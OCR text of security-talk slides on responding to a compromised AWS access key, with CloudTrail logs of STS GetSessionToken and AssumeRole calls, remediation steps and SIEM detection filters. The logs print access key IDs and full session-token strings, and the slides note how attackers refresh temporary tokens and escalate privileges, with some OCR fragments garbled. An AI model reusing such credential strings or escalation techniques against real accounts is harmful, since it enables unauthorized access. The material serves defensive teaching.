
Defender Viewpoint: Challenges



Detect:

1. CloudTrail/Watch detects Data Exfil (action/destination)
2. Privilege Escalation?
3. Correlation / Anomaly detection?

Defender Viewpoint: Challenges



Investigate:

1. Logs: access key A AssumeRole

Defender Viewpoin

1

compro
access k

temp token B

Attacker



```
{
    "eventVersion": "1.05",
    "userIdentity": {
        "type": "IAMUser",
        "principalId": "AIDAXWLG7NXMYDY7YFO25",
        "arn": "arn:aws:iam::816127183227:user/jenko_temp_user",
        "accountId": "816127183227",
        "accessKeyId": "AKIAXWLG7NXMZLW64FIS", // ACCESS KEY A
        "userName": "jenko_temp_user"
    },
    "eventTime": "2019-08-10T09:17:05Z",
    "eventSource": "sts.amazonaws.com",
    "eventName": "AssumeRole",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "37.120.147.94",
    "userAgent": "aws-cli/1.16.133 Python/2.7.10 Darwin/18.7.0
botocore/1.12.123",
    "requestParameters": {
        "roleArn": "arn:aws:iam::816127183227:role/JenkoBucketRole",
        "roleSessionName": "JenkoAssumeBucketRole",
        "durationSeconds": 900
    },
    "responseElements": {
        "credentials": {
            "accessKeyId": "ASIAXWLG7NXMVKFUQ2VO", // ACCESS KEY A'
            "expiration": "Aug 10, 2019 9:32:05 AM",
            "sessionToken":
"FQoGZXIvYXdzECsaDIumcx/n10WD3VrK5yL5AcbdcZBpZoX4Wu0p6N1kpxcvYyfzBHpzCgbIWQP4
AUjJ4einyHL9rO+/JZPAX/fYXWd/G+bdLaEFykwqMlabJwFeYX+tcZPk3oXsvp2BldzN9dUy0FK4y
4uGaNXhexO2mDon7hqAx4MWfjLw/+HNg2UjRLoCzIWmP6yDRvWZ7kGjSEw/OOyWgv7ltWSkcXjhm0
W9H88cjmuEGXcb6AEvS9zIvNBxC8zUrW6bj/g5k+jCiZOEXjO+YflX8NSfeIwL6CiLZH9BVfOb0OY
G9r3eVCs5AowlrgWTNnfOYyYbRX/cx4BawgXFE1gA4QXUd3I1xBQ4thl9e2pj8CiRl7rqBQ=="
        },
        "assumedRoleUser": {
            "assumedRoleId": "AROAXWLG7NXMVRVXWKKCO:JenkoAssumeBucketRole",
            "arn": "arn:aws:sts::816127183227:assumed-
role/JenkoBucketRole/JenkoAssumeBucketRole"
        }
    },
    "requestID": "9eca01f1-bb4f-11e9-8319-1550b1c2d3d7",
    "eventID": "175f5018-e483-4a0b-a268-0d35cf5d99e9",
    "resources": [
        {
            "ARN": "arn:aws:iam::816127183227:role/JenkoBucketRole",
            "accountId": "816127183227",
            "type": "AWS::IAM::Role"
        }
    ],
```


s S3
ket

Investigate:

1. Logs: access key A AssumeRole


Defender Viewpoint: Challenges



Investigate:

1. Logs: access key A AssumeRole
2. JenkoBucketRole valid, not overprivileged, assigned to correct users
3. user interview => compromised key

Defender Viewpoint: Challenges



Mitigate/Remediate:

1. Delete access key A
2. Key rotation
3. Change Console password
4. User training

Defender Viewpoint: Challenges

Permissions | Groups (1) | Tags | Security credentials | Access Advisor

Sign-in credentials

Summary	• Console sign-in link: https:// signin.aws.amazon.com/console
Console password	Enabled (last signed in Today) | Manage
Assigned MFA device	Not assigned | Manage
Signing certificates	None

compromised

Access keys

Use access keys to make secure REST or HTTP Query protocol requests to AWS service APIs. For your protection, you should never share your secret keys with anyone. As a best practice, we recommend frequent key rotation. Learn more

Create access key

Access key ID	Created	Last used	Status	
	2019-04-29 12:46 PDT	2019-07-12 07:07 PDT with s3 in us-west-1	Active | Make inactive	✖

Defender Viewpoint: Challenges

- GetSessionToken and the returned temp token B are troubling
- We're seeing STS and temp tokens
- Same fields in AssumeRole actions but GetSessionToken is new
- Reading up...we see we have another set of access keys floating around


```
{
    "eventVersion": "1.05",
    "userIdentity": {
        "type": "IAMUser",
        "principalId": "AIDAXWLG7NXMYDY7YFO25",
        "arn": "arn:aws:iam::816127183227:user/jenko_temp_user",
        "accountId": "816127183227",
        "accessKeyId": "AKIAXWLG7NXMZLW64FIS", // ACCESS KEY A
        "userName": "jenko_temp_user"
    },
    "eventTime": "2019-08-10T09:09:02Z",
    "eventSource": "sts.amazonaws.com",
    "eventName": "GetSessionToken",
    "awsRegion": "us-east-1",
    "sourceIPAddress": "37.120.147.94",
    "userAgent": "aws-cli/1.16.133 Python/2.7.10 Darwin/18.7.0
botocore/1.12.123",
    "requestParameters": {
        "durationSeconds": 900
    },
    "responseElements": {
        "credentials": {
            "accessKeyId": "ASIAXWLG7NXMYDZERHMJ", // TEMP TOKEN B
            "expiration": "Aug 10, 2019 9:24:02 AM",
            "sessionToken":
"FQoGZXIvYXdzECsaDIlKoSbE4pEKW6K/kiKrASqpqZhd/3aA4yVkn1S5l7RMMVcnwj4pADuQr
NyPj1KynSaRKyx6L5sDZCy+kyzoCjgnM1pg13bn176+xBEJh1k33ghcDuieyDkrA+X5Noz84ta
sVLUqvIsIgzkni7v/qmtBxmkRj5SY1vIFezcnmIMxarcmHy5C9Xd0ZXffjqoS1GipF3yhdVPms
HlHhwjc+lbSS73AQnRwovisXrPHAxyNG+seEOxLLq1Zsyiuk7rqBQ=="
        }
    },
    "requestID": "7f2783b5-bb4e-11e9-a279-5549738eac90",
    "eventID": "71cc5448-f3c6-4eb6-8546-8dff437cb9f0",
    "eventType": "AwsApiCall",
    "recipientAccountId": "816127183227"
}
```


STS Temp Tokens

- **Expiration/Timing**:
  - 15 minutes to 36 hours
  - +CloudTrail event latency (from API call to logging on S3) of at least 20 minutes
  - Temporary tokens generated by AWS (e.g. passing roles to services like EC2) usually have shorter time frames (1 hour). But automatically refreshed, so an attacker who's gained control of an EC2 instance only needs to refresh their tokens every hour.
- **API Access**
  - Can use any service that the original user has privileges for, except…
  - Sessions using temporary tokens cannot create more temporary tokens
  - Within STS, can only invoke AssumeRole
  - Many techniques for Privilege escalation (AssumeRole), not a barrier (follow rhino)

Defensive Viewpoint: Temp Tokens

Assess/Analyze

- Untracked, no way to list current active ones or historically generated
- Not in Console, **no** CLI/API command to ListGeneratedTokens
- They are logged but you would have to parse and persist from CloudTrail



Defensive Viewpoint: Temp Tokens


Detect

Update CloudWatch/SIEM filters to detect

- Creation: GetSessionToken AssumeRole actions
- Usage: accessKeyId =~ ASIA*



```
{
    "eventVersion": "1.05",
    "userIdentity": {
        "type": "IAMUser",
        "principalId": "AIDAWXMF2OXP42YKWPHOY",
        "arn": "arn:aws:iam::315657823426:user/compromised_user",
        "accountId": "315657823426",
        "accessKeyId": "ASIAXWLG7NXMWBYWO246",
        "userName": "compromised_user",
        "sessionContext": {
            "attributes": {
                "creationDate": "2019-08-10T17:46:51Z",
                "mfaAuthenticated": "false"
            }
        }
    },
    "eventTime": "2019-08-10T18:05:09Z",
    "eventSource": "s3.amazonaws.com",
    "eventName": "ListObjects",
    "awsRegion": "us-west-2",
    "sourceIPAddress": "1.2.3.4",
    "requestParameters": {
        "list-type": "2",
        "bucketName": "MySensitiveBucket",
        "encoding-type": "url",
        "prefix": "",
        "delimiter": "/",
        "Host": "MySensitiveBucket.s3.us-west-2.amazonaws.com"
    },
```

Defender Viewpoint: Temp Tokens

